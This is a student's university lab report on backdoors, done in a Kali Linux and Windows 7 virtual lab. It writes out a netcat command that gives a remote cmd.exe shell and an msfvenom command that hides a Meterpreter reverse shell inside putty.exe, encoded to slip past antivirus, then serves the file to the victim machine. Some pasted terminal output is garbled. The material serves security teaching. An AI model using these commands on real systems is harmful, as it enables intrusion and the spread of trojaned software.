Lab 8

Backdoors

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date - 17th Nov 2023

Introduction

In this lab, you will create malware based on legitimate software which will bypass antivirus and you will understand the principle of backdoor on a system.

Pre-Lab


For this lab, you will require Kali Linux and Windows 7 machines,

Practical

1. Using Netcat as a backdoor

Download NC.exe onto a Windows system by going to your Kali VM's IP in a browser and downloading it from the lab-files folder.





On the Windows Machine, type the following command at a Command Prompt:

nc [Kali VM IP] 12345 -e cmd.exe

On your Kali VM, run the command: nc -l -p 12345

Run netstat or TCPView (download from Microsoft's Sysinternals) to see what network connections your Windows system has in use

```
C:\Users\Student\Desktop>netstat
netstat

Active Connections

Proto Local Address Foreign Address State
TCP 192.168.110.166:49197 192.168.110.164:12345 ESTABLISHED
TCP 192.168.110.166:49200 192.168.110.164:12345 ESTABLISHED
TCP 192.168.110.166:49200 192.168.110.164:12345 ESTABLISHED
C:\Users\Student\Desktop>
```

2. Backdooring an executable

In Kali, open a terminal and download putty using wget by typing:


Command - wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe

```
| Calif Cali | -[-] | Suget http://the.earth.li/-sgtatham/putty/0.63/x86/putty.exe | -2023-11-15 16:35:05 - http://the.earth.li/-sgtatham/putty/0.63/x86/putty.exe | Resolving the.earth.li (the.earth.li) (the.earth.li) (the.earth.li) (the.earth.li) (the.earth.li) (the.earth.li) (as a single connecting to the.earth.li) (as a single connected (as a single conn
```


Use msfvenom to backdoor this executable using the following command.

msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i
25 -b '\x00' -k -x /var/www/html/lab-files/putty.exe LHOST=[Kali IP]
LPORT=4444 > evilputty.exe


Copy evilputty.exe into the Kali web directory (/var/www/html/lab-files/) and then start the apache2 service by running service apache2 start



Distribute the evilputty.exe file onto the victim Windows VM by accessing the Kali VM's IP via a browser by going to http://[Kali IP]/lab-files/evilputty.exe



Once downloaded in the victim Windows VM, open the executable. You should see a normal running instance of Putty on the Windows system, and a meterpreter session started within your Kali system.



```
File Actions Edit View Help

Interceptional Control of Control of
```